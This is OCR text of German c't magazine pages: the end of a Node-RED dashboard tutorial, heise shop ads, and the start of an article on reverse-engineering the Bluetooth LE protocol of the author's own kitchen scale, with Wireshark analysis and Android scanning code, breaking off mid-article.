
### Fotoprojekte

Spielen Sie mit Zeitraffer und Mehrfachbelichtungen, lassen Sie sich inspirieren durch die Werke kreativer Masterminds und holen Sie sich Anregungen für Ihre eigenen Vorhaben. Ob Outdoor- oder Food-Fotografie: Schritt für Schritt lernen Sie Hürden zu meistern und Ideen zu verwirklichen.

[shop.heise.de/mk-projekte](http://shop.heise.de/mk-projekte)

12,90 € &gt;





Die Dashboard-Nodes dienen zur Gestaltung der Oberfläche.

zum Eingang des Textelements und klicken auf „Deploy“.

Wenn Sie nun das Dashboard öffnen und den Knopf klicken, wird ein msg-Objekt mit der Payload abgeschickt. Der Text-Node übernimmt dann den Text in msg.payload und zeigt ihn wie in „Value format“ definiert an. Sie sollten vom Dashboard mit Ihrem Namen begrüßt werden.

Öffnen Sie nun noch einmal die Einstellungen des Knopfes. Neben der Gruppe können Sie dort auch noch dessen Größe („Size“) festlegen. Im Gegensatz zu den Gruppen kann sie die Breite und Höhe eines Widgets festlegen. Die Angabe ist dimensionslos. In der Voreinstellung „auto“

füllt das Widget die gesamte Breite der Gruppe aus und nimmt die minimal nötige Höhe ein – wie hoch das genau ist, kommt auf das jeweilige Widget und dessen Inhalte an. Im Feld Icon können Sie genauso einen Icon-Namen angeben wie bei den Gruppen. „Label“ legt die Beschriftung des Widgets fest. „Color“ und „Background“ definieren Schrift- und Hintergrundfarbe. Die Felder nehmen hexadezimale HTML-Farbcodes in Form von #3FA201 oder HTML-Farbnamen wie red entgegen.

## Durchschaltung

Viele der Dashboard-Nodes haben, wie auch der Button, neben dem Ausgang

noch einen Eingang. Damit können Sie sowohl Daten einfach durchleiten, als auch den Zustand des Elements bestimmen. Das ist zum Beispiel dann nützlich, wenn der Schalter oder ein Dropdown-Feld eine bestimmte Aktion auslösen soll, deren Durchführung vom Aktor bestätigt werden soll. Beispielsweise, wenn man die Heizung einschaltet und diese den Vorgang bestätigt. Dazu sendet der Schalter-Node zunächst die Aufforderung „Heizen“ an den Node für die Heizungssteuerung. Dieser Node sendet dann ein Feedback, das man etwa mit Hilfe eines „change“, „switch“- oder wenn nötig „function“-Nodes auswertet. Das Ergebnis schickt man an den Schalter zurück.


Wichtig sind jedoch zwei Dinge: Erstens muss das Ergebnis den möglichen Payloads für den Schalter entsprechen. Entsprechen sie nicht den Vorgaben, zeigt der Schalter ein äußerst erratisches Verhalten: Er springt auf Aus und sendet die letzte korrekte Payload erneut. Noch wichtiger ist, dass Sie den Haken bei „If msg arrives on input, pass through to output“ in den Einstellungen des Schalters entfernen. Der Haken legt fest, ob der Node eingegangene msg-Objekte an die folgenden Nodes durchreichen soll. Im Beispiel führt das zu einer Schleife, bei der die Heizung immer wieder den Befehl „Heizen“, den Sie dann bestätigt, was den Vorgang wieder von vorne auslöst.

## Eingangsfragen

Einige Features der Eingabe-Nodes haben Ihre Tücken. So sollte man bei den Slider-Elementen beim Feld „Output“ die Option „only on release“ auswählen. Die Alternative „continuously while sli-



Von der Zimmertemperatur bis zum Gäste-WLAN lässt sich im Dashboard alles einsehen und regeln.



Mit einem Dropdown-Menü lassen sich einfache Lichtszenen umsetzen.

ding“ sendet bei jeder Veränderung den Wert des Sliders, was bei einigen Geräten zu Problemen führt. Konkret beginnen Zigbee-Lampen zu flackern, wenn man ihnen zu viele Steuersignale in kurzer Zeit liefert. Und die APIs Cloud-basierter Dienste machen schnell dicht, wenn man sie mit Anfragen bombardiert. Mit der Einstellung „only on release“ wird der Wert des Sliders erst dann abgeschickt, wenn der Nutzer den Finger von der Maustaste oder vom Touchscreen nimmt.

Sehr hilfreich für Freunde bunter Beleuchtung ist der Color-Picker-Node. Mit seiner Hilfe kann man den ganzen Regenbogen von Farben für seine Lichter festlegen. Die Dashboard-Entwickler haben ihn vollständig in HTML umgesetzt, sodass er in jedem Browser läuft. Leider hat auch er mehr als einen Haken: So funktioniert in manchen Android-Browsern die Farbwahl nicht korrekt und springt immer wieder zu der vorherigen Farbe zurück. Außerdem ist es aufgrund von Bugs nicht möglich, einfach von Schwarz zu Weiß zu wechseln. Das kann man aber durch einen zusätzlichen Helligkeits-Slider kompensieren.

Eine gute Alternative findet sich mit dem Text-Input-Node. In dessen Optionen kann man mit „Mode“ allerhand HTML5-Eingabetypen auswählen. Da-

unter auch einen HTML-Farbwähler, der vom Browser beziehungsweise Betriebssystem bereitgestellt wird und HTML-Farbcodes zurückgibt. Safari-Nutzer auf iOS und macOS sehen hier aber nur ein normales Textfeld, denn Apple hat den Farbwahldialog nicht implementiert. Wer in einem Haushalt mit heterogener Hardware-Ausstattung lebt, hinterlegt besser beide Varianten des Farbwählers.


Wer Dinge wie Daten, Zeiten oder Nummern in seinem Dashboard abfragt, sollte ebenfalls ein Auge auf den Text-Input-Node werfen. Die HTML-Eingabefelder sind besonders auf Mobilbrowsern hilfreich, denn anhand des Eingabetyps stellen diese auch die passende Tastatur bereit, etwa eine nur für Ziffern oder eine E-Mail-Tastatur mit einem @ und vielleicht schon dem passenden Vorschlag.

Für Formulardaten empfiehlt sich der „form“-Node. Wer bereits Erfahrung mit HTML-Formularen hat, wird sich sofort heimisch fühlen. Man kann verschiedene Eingabefelder von Text bis Checkboxen eintragen und bekommt im Dashboard ein Formular mit typischen „Absenden“- und „Abbrechen“-Knöpfen. Die vom Nutzer übermittelten Daten kann man dann in Node-Red als JSON verarbeiten.

## Ordnung halten

Bei vielen Dashboard-Widgets wird es in den Flows und auch den Dashboards schnell unübersichtlich. Daher sollte man lieber früher als später Vorgänge auf trennen. Dabei sind die Link-Nodes sehr hilfreich. Sie können über Flow-Grenzen hinweg Nodes und deren Nachrichten verbinden. So kann man in einem Flow alle Lampen im Haus sammeln und mit Links versehen, damit diese dann nur noch als kleine Link-Nodes auftauchen und nicht in jedem Flow dreimal ein großer Node namens „Wohnzimmerlicht“ alles blockiert.

Wer für die Ausgabedaten des Dashboards repetitive Konvertierungen durchführen muss, zum Beispiel um Farbcodes in RGB-Werte zu wandeln, sollte Subflows erstellen. Diese erscheinen in den normalen Flows wie einzelne Nodes und können beliebig oft eingesetzt werden, um bestimmte Tätigkeiten durchzuführen. Auch dadurch wird die Verwaltung komplexerer Dashboards erheblich übersichtlicher.



Mit Tabs, wie „Akustände“ und Gruppen, wie „Schlafzimmer“, hält man die Widgets im Zaum und kann die Einstellungen strukturieren.

Mit dem Node-Red-Dashboard lässt sich allerhand steuern und anzeigen. Grenzen setzt nur die eigene Fantasie. Damit es übersichtlich und nützlich bleibt, muss man probieren, wo und wie man eine Einstellung darstellt. Manchmal ist ein großer Knopf besser als ein kleiner Schalter und manchmal ist ein Dropdown-Menü nicht die klügste Wahl. Für den Anfang hilft es, einfach etwas herumzuspielen, um sich in das Dashboard und seine Möglichkeiten einzufinden und herauszufinden, welcher Vorgang welches Interface benötigt. (mls@ct.de) ct

## Literatur

- [1] Jan Mahn, Reaktionsmaschine, Einstieg in Heimautomation mit Node-Red, c't 15/2018, S. 142

Links und Downloads: [ct.de/yxbn](http://ct.de/yxbn)

# Für Wissenshungrige

## Ausgewählte Fachliteratur

[shop.heise.de/fachliteratur](http://shop.heise.de/fachliteratur)

BEST-SELLER



Toni Steimle, Dieter Wallach  
**Collaborative UX Design**

Dieses Buch vermittelt kompakt und leicht verständlich fundiertes Grundwissen zu kollaborativen Methoden des UX Designs, sowie Auswahl und Einsatz von disziplinübergreifenden UX-Methoden und Verzahnung in einem auf Workshops basierenden Vorgehensmodell.

ISBN 9783864905322  
[shop.heise.de/ux-design](http://shop.heise.de/ux-design)

29,90 € >



Ralf Steck  
**CAD für Maker**

Eigene DIY-Objekte mit FreeCAD, Fusion 360, SketchUp & Tinkercad designen! Grundlagen der CAD-Modellierung, die nötige Hardware, 3D-Scanning und alle relevanten Daten zu den vorgestellten Projekten auch im Netz.

ISBN 9783446450202  
[shop.heise.de/cad-buch](http://shop.heise.de/cad-buch)

25,90 € >



Jürgen Hoffmann, Stefan Roock  
**Agile Unternehmen**

»Wie werden wir agiler?« - Veränderungsprozesse gestalten, agile Prinzipien verankern, Selbstorganisation und neue Führungsstile etablieren. Dieses Buch fokussiert auf Schritte hin zu echter Agilität.

ISBN 9783864903991  
[shop.heise.de/agile-buch](http://shop.heise.de/agile-buch)

29,90 € >



René Preißel, Björn Stachmann  
**Git**

Die kompakte Einführung in Konzepte und Befehle, die im Entwickleralltag wirklich nötig sind. Zudem werden die wichtigsten Workflows zur Softwareentwicklung im Team detailliert beleuchtet.

ISBN 9783864904523  
[shop.heise.de/git-buch](http://shop.heise.de/git-buch)

32,90 € >



Ralf Wurdemann  
**SCRUM mit User Stories**

Optimieren Sie Scrum mit Hilfe von User Stories hinsichtlich eines kundenorientierten Anforderungsmanagements. Außerdem: konkrete Empfehlungen für Entwickler, um User Stories erfolgreich einzusetzen.

ISBN 9783446450523  
[shop.heise.de/scrum-stories](http://shop.heise.de/scrum-stories)

32,00 € >




Holger Schwichtenberg  
**Windows PowerShell 5 und PowerShell Core 6 (2. Aufl.)**

Die kompakte Darstellung der vielfältigen Einsatzmöglichkeiten der PowerShell sowie ergänzender Commandlet- und Klassenbibliotheken mit über 2.000 Code-Beispielen und 640 Commandlets für die kommandozeilenbasierte Administration.

ISBN 9783446453319  
[shop.heise.de/powershell-buch](http://shop.heise.de/powershell-buch)

50,00 € >



Kai Spichale  
**API-Design**

Das Praxishandbuch für Java- und Webservice-Entwickler schärft den Blick für APIs, erklärt Grundlagenprinzipien und erläutert, welche Eigenschaften effektive APIs haben sollten.

ISBN 9783864903878  
[shop.heise.de/api-design-buch](http://shop.heise.de/api-design-buch)

34,90 € >



Simon Monk  
**Der Maker-Guide für die Zombie-Apokalypse**

Bereiten Sie sich vor: mittels 20 Survival-Projekten mit einfacher Elektronik, Arduino und Raspberry Pi werden Sie Ihren eigenen Strom erzeugen, unverzichtbare Bauteile vor dem Zombie-Zugriff retten und lebensrettende Elektronikschaltungen bauen, um Untote aufzuspüren.

ISBN 9783864903526  
[shop.heise.de/zombies](http://shop.heise.de/zombies)

24,90 € >

# und Maker!

## Zubehör und Gadgets

[shop.heise.de/gadgets](http://shop.heise.de/gadgets)

BEST-SELLER



[shop.heise.de/raspi-displays](http://shop.heise.de/raspi-displays)

### Raspberry Pi ePaper-Displays

Verwandeln Sie Ihren Raspi in einen eReader mit dem mehrfarbigen E-Ink Displays von Waveshare in verschiedenen Größen.

ab 20,90 € >



[shop.heise.de/odroid](http://shop.heise.de/odroid)

### ODROID-GO

Mit diesem Bausatz emulieren Sie nicht nur Spiele-Klassiker, sondern programmieren auch in der Arduino-Entwicklungsumgebung.

49,90 € >



### MaXYposi-Bundle

Mit dem Komplett-Bundle zum MaXYposi-Projekt haben Sie drei entscheidende Teile zum Bau Ihres eigenen Multitools: die Schrittmotorsteuerung mit CPU, die Kontrollpult-Platine und die Step-Encoder-Platine.

Im Komplettset sparen!

[shop.heise.de/maxyposi-bundle](http://shop.heise.de/maxyposi-bundle) 99,90 € >



[shop.heise.de/raspi-black](http://shop.heise.de/raspi-black)

### Raspberry Pi 3 B+ Starterset Black Edition

Direkt loslegen mit dem neuen Starterset Black Edition: Raspberry Pi 3 Modell B+, 16 GByte micro SD, HDMI-Stecker mit Netzteil und Case.

64,90 € >

NEU



[shop.heise.de/poe-hat](http://shop.heise.de/poe-hat)

### PoE-HAT-Modul für Pi 3 B+

Versorgen Sie Ihren Raspberry Pi Modell 3 B+ dank dieses Moduls mit Spannung über das Netzwerk-kabel. Lieferung komplett mit Lüfter, Spacern und Schrauben.

23,90 € >



### Make NanoSynth

Der SAM2695 von DREAM ist ein mehrstimmiger MIDI-Wavetable-Synthesizer mit Effekteingang auf 5x5 Quadratmillimetern und bietet volle Polyphonie mit 128 GM-Standardinstrumenten, verschiedenen Drumkits und Effekten.

Vorgestellt in Make 1/18!

[shop.heise.de/make-synth](http://shop.heise.de/make-synth)

29,90 € >



### T-Shirts von c't

c't-Leser setzen Statements! Und das jetzt auch als T-Shirt - „Kein Backup? Kein Mitleid!“ und „Admin wider Willen“ ab sofort in vielen Größen auf hochwertig schwarzem Stoff mit dezentem c't-Logo.

[shop.heise.de/ct-shirts](http://shop.heise.de/ct-shirts)


ab 14,90 € >



### Pi Desktop-Bundle B+

Der DIY Pi-Desktop als komplettes Set: das praktische Case mit On/Off-Button, Kühlkörper, Echtzeituhr, Montagematerial, Adapterkabel und mSATA-Schnittstelle plus Raspberry Pi 3 B+ und 16 GByte microSDHC!

[shop.heise.de/pi-desktop-set](http://shop.heise.de/pi-desktop-set) 104,90 € >



### LED-Nixie Platine

Komplett bestückte Platine für eine Stelle mit bis zu zehn Zeichen einer LED-Nixie-Anzeige, wie sie in der Make 4/2018 vorgestellt wurde. Die Platinen sind über die Stiftleisten anreichbar. Je zwei der RGB-LEDs beleuchten eine Ziffer – die Farbe wird in der Software auf dem Arduino eingestellt.

[shop.heise.de/nixie-platine](http://shop.heise.de/nixie-platine) 29,90 € >

NEU



### iFixit 112-Bit Driver-Kit Manta

112 hochwertig produzierte Bits aus Stahl für Elektronikreparaturen aller Art: Kreuzschlitz, Gamebit, Pentalobe, Sechskant, Steckschlüssel, Torx und viele mehr! Mitsamt 4 mm und 1/4" Präzisions-Bithalter aus Aluminium und magnetischer Sortierschale.

[shop.heise.de/ifixit-manta](http://shop.heise.de/ifixit-manta) 59,90 € >

PORTOFREI  
AB 15 €  
BESTELLWERT

Ab einem Einkaufswert von 15 € und für Heise Medien- und Maker Media-Abonnenten sind alle Produkte versandkostenfrei. Preisänderungen vorbehalten.

Bestellen Sie ganz einfach online unter [shop.heise.de](http://shop.heise.de) oder per E-Mail: [service@shop.heise.de](mailto:service@shop.heise.de)

 heise shop

[shop.heise.de](http://shop.heise.de)





# Gewaagt, gehackt

## Reverse-Engineering von Bluetooth-LE-Geräten am Beispiel einer Feinwaage

**Feinwaagen zum Kochen gibt es auch mit Bluetooth. Die Hersteller-Apps erlauben aber oft keinen Export der Daten. Wir wollten uns damit nicht abfinden und haben die Kommunikation einer Waage von Medisana mit einer eigenen Android-App analysiert und geknackt.**

**Von Pina Merkert**

W interzeit ist Plätzchenzeit und Stollenzeit und Glühweinzeit – jede Menge Zeit, um pummelig zu werden. Damit mir das nicht passiert, musste technische Unterstützung her: Kalorien zählen, per App. Nur leider sind Menschen im Allgemeinen und ich im Speziellen richtig schlecht darin, das Gewicht von Mahlzeiten zu schätzen. Abhilfe schafft da eine digitale Feinwaage.

Als ich bei Amazon nach einer suchte, fiel mir auf, dass ich für ein paar Euro mehr eine bekomme, die auch Bluetooth unterstützt. Meine Wahl fiel auf ein Gerät von „Medisana“ in Spacegrau für 34 Euro. Die Waage versendet das gemessene Gewicht per Bluetooth an eine kleine App na-

mens „VitaFood“, die sogar eine Essensdatenbank enthält. Nur leider erlaubt sie mir nicht, die gemessenen Daten zu exportieren. Auch fehlt eine Synchronisation mit Google Fit oder irgendeinem anderen Dienst, der Food-Tracking erlaubt. Als Food-Tracking-App fehlen VitaFood wichtige Features.

Beim Einrichten der Waage mit VitaFood fiel mir allerdings auf, dass das Pairing wesentlich schneller ging als bei üblichen Bluetooth-Geräten. Ich vermutete deswegen, dass die Kommunikation zwischen Waage und App sehr einfach und wahrscheinlich unverschlüsselt abläuft. Das weckte meinen Ehrgeiz: Könnte ich vielleicht das Protokoll entschlüsseln und die Waage mit einer eigenen App verbinden? Daraufhin folgte eine kleine Reise in die Welt von Bluetooth Low Energy (LE). Der Artikel zeigt an diesem Beispiel, wie man beim Reverse-Engineering einfacher Bluetooth-Geräte vorgehen kann.

### Schnüffelmodus

Die Reise beginnt mit dem Aktivieren des HCI-Snoop-Protokolls in den Entwickleroptionen eines Android-Smartphones. An-

droid schneidet mit dieser Option nämlich die komplette Kommunikation zwischen Bluetooth-Geräten und dem Handy mit. Wo die Datei landet, hängt vom Gerät ab. Eine Google-Suche nach dem Smartphone-Modell und „HCI-Snoop-Protokoll“ liefert üblicherweise den nötigen Hinweis. Auf einem OnePlus 3T konnte ich sie beispielsweise nicht finden. Auf einem Galaxy S8 musste ich den Code \*#9900# in der Telefonie-App eingeben, was ein Service-Menü öffnet, in dem ich „RUN DUMP-STATE/LOGCAT“ und nach kurzer Wartezeit „Copy To SDCARD“ auswählen konnte. Die Datei fand ich danach auf der SD-Karte im Ordner logs/.

Mit aktivierter Abhörfunktion verband ich die Waage mit VitaFood und wog ein paar Gegenstände vom Schreibtisch. Danach schaltete ich die Waage wieder ab und deaktivierte das HCI-Snoop-Protokoll. Auf dem Smartphone befand sich danach eine Datei namens btsnoop\_hci\_201811131305.log, die ich für die weitere Analyse auf den PC kopierte.


## Analyse mit Wireshark

Ändert man die Endung auf .pcap, lässt sich die Datei mit Wireshark öffnen und man kann nach Herzenslust Pakete filtern und analysieren. Im Protokoll landete einiges, was nichts mit der Waage zu tun hatte, da in der c't-Redaktion haufenweise Bluetooth-Geräte funken.

Also begab ich mich auf die Suche: Eigentlich hätte die Waage irgendwann

## Messwerte der Waage

angezeigtes Gewicht	aufgezeichnete Bytes
-314	09 0F 1E 3C A5
-3	09 0F 0F 0F 3C
0	01 0F 0F 0F 0F
2	01 0F 0F 0F 2D
3	01 0F 0F 0F 3C
7	01 0F 0F 0F 78
338	01 0F 1E 5A 2D
482	01 0F 1E E1 2D
823	01 0F 3C 3C 78
1137	01 0F 4B 78 1E
1683	01 0F 69 96 3C
2018	01 0F 78 E1 2D
2298	01 0F 87 F0 B4
2571	01 0F A5 0F C3
2941	01 0F B4 78 D2
3488	01 0F D2 A5 0F
3788	01 0F E1 C3 A5
4440	01 1E 1E 5A 87
4442	01 1E 1E 5A A5



Das „HCI-Snoop-Protokoll“ aktiviert man in den „Entwickleroptionen“ eines Android-Handys. Sobald die Option aktiv ist, schneidet das Smartphone die gesamte Bluetooth-Kommunikation mit.

Pakete senden müssen, die dem Smartphone sagen, dass es sich mit der Wagge pairen darf. Aus VitaFood wusste ich, dass meine Waage den Namen „KS250“ verwendet. Der Name musste also irgendwo in den Pairing-Paketen vorkommen.

Statt eines Pakets zum Beginn des Pairings fand ich aber Hunderte gleichartige Pakete vom Typ „LE Advertising Report“. Mit solchen Paketen teilen Bluetooth-LE-Geräte Hosts wie meinem Smartphone mit, wie sie heißen und wie das Pairing abläuft. Sie enthalten neben dem Gerätenamen auch herstellerspezifische Bytes, die beispielsweise Schlüsselmaterial enthalten könnten.

Meine Waage versendete aber ausschließlich diese Art von Paket. Damit war klar: Das gemessene Gewicht muss irgendwie kodiert da drin stehen.

## Rätselhafte Kodierung

Während der Aufzeichnung des Protokolls hatte ich Dinge auf die Waage gelegt, sodass es Pakete geben musste, in denen Gewichtsangaben größer 0 stehen, und zahlreiche andere Pakete mit einem Gewicht von 0 Gramm. Nur in den Bytes, die

sich zwischen diesen Paketen änderten, konnte das Gewicht kodiert sein.


Auf diesem Weg fand ich schnell heraus, dass das Gewicht wohl in den letzten 4 Bytes kodiert wurde. Aus der Darstellung der 0 konnte ich mir aber keinen Reim machen, denn sie lautete hexadezimal 0F0F0F0F.

Leider hatte ich mir nicht aufgeschrieben, welche Gewichte ich zu welchem Zeitpunkt auf die Waage gelegt hatte. Um Thesen zur Kodierung testen zu können, brauchte ich aber unbedingt eine systematische Messreihe.

## Scannen per App

Für die Messreihe hätte ich das HCI-Snoop-Protokoll wieder aktivieren und systematisch Gewichte auf die Waage legen können. Die Messwerte hätte ich in Wireshark aber wieder aus einer Flut anderer Pakete herausfiltern müssen und es hätte Disziplin beim Messen gebraucht, damit ich die Zeitpunkte der Messungen mit den Zeitstempeln der Pakete vergleichen kann.

Ich wollte aber ohnehin eine App schreiben, die Daten der Waage empfängt und die Bluetooth-Pakete filtert. Ich entschied mich daher, die Messreihe auch schon mit einer eigenen Android-App aufzunehmen.



Unsere App ist bisher schmucklos, funktioniert aber. Sinnvoll wäre es, sie wie VitaFood mit einer Essensdatenbank zu erweitern.

## Bluetooth scannen mit Android

Da die Waage nur Advertising-Pakete verschickt, reicht es dafür, einen Scan nach Bluetooth-LE-Geräten anzustößen. Bevor der starten darf, muss die App in `AndroidManifest.xml` die Permissions für Bluetooth und den ungefähren Standort anfragen.

```
<uses-permission android:name="android.permission.BLUETOOTH"/>
<uses-permission android:name="android.permission.BLUETOOTH_ADMIN"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-feature android:name="android.hardware.bluetooth_le" android:required="true"/>
```

Damit hat die App dem System zwar mitgeteilt, dass sie prinzipiell diese Permission nutzen könnte, den Nutzer hat sie aber noch nicht gefragt. Das passiert beim Initialisieren der Bluetooth-Schnittstelle:

```
private BluetoothAdapter mBluetoothAdapter;
@Override
protected void onStart() {
    super.onStart();
    final int PERM_GRANTED = PackageManager.PERMISSION_GRANTED;
    if (ContextCompat.checkSelfPermission(this,
        Manifest.permission.BLUETOOTH_ADMIN) != PERM_GRANTED ||
        ContextCompat.checkSelfPermission(this,
            Manifest.permission.ACCESS_COARSE_LOCATION
        ) != PERM_GRANTED) {
        requestPermissions(new String[]{
            Manifest.permission.BLUETOOTH_ADMIN,
            Manifest.permission.ACCESS_COARSE_LOCATION},
            MY_PERMISSIONS_REQUEST_BTLOC);
    } else {
        activateBluetooth();
    }
}

private void activateBluetooth() {
    final BluetoothManager bluetoothManager =
        (BluetoothManager) getSystemService(
            Context.BLUETOOTH_SERVICE);
    if (bluetoothManager != null)
        mBluetoothAdapter = bluetoothManager.getAdapter();
    if (mBluetoothAdapter == null ||
        !mBluetoothAdapter.isEnabled()) {
        Intent enableBtIntent = new Intent(
            BluetoothAdapter.ACTION_REQUEST_ENABLE);
        startActivityForResult(enableBtIntent,
            REQUEST_ENABLE_BT);
    }
}
```

Fehlen der App die nötigen Rechte, muss sie den Nutzer mit `requestPermissions()` danach fragen.

Mit einem `BluetoothAdapter` greift man danach auf die Hardware zu und kann das Objekt nach einem `BluetoothLeScanner`-Objekt fragen. Das beginnt mit `startScan()` nach Bluetooth-LE-Geräten zu suchen. Falls der Scanner etwas findet, ruft er eine Callback-Funktion auf, die man `startScan()` zusammen mit

einem Objekt mit Einstellungen vom Typ `ScanSettings` übergibt. Über die konnte ich ihn so einstellen, dass er aggressiv sucht und alle Treffer meldet, sodass meine App alle von der Waage versendeten Pakete empfängt:

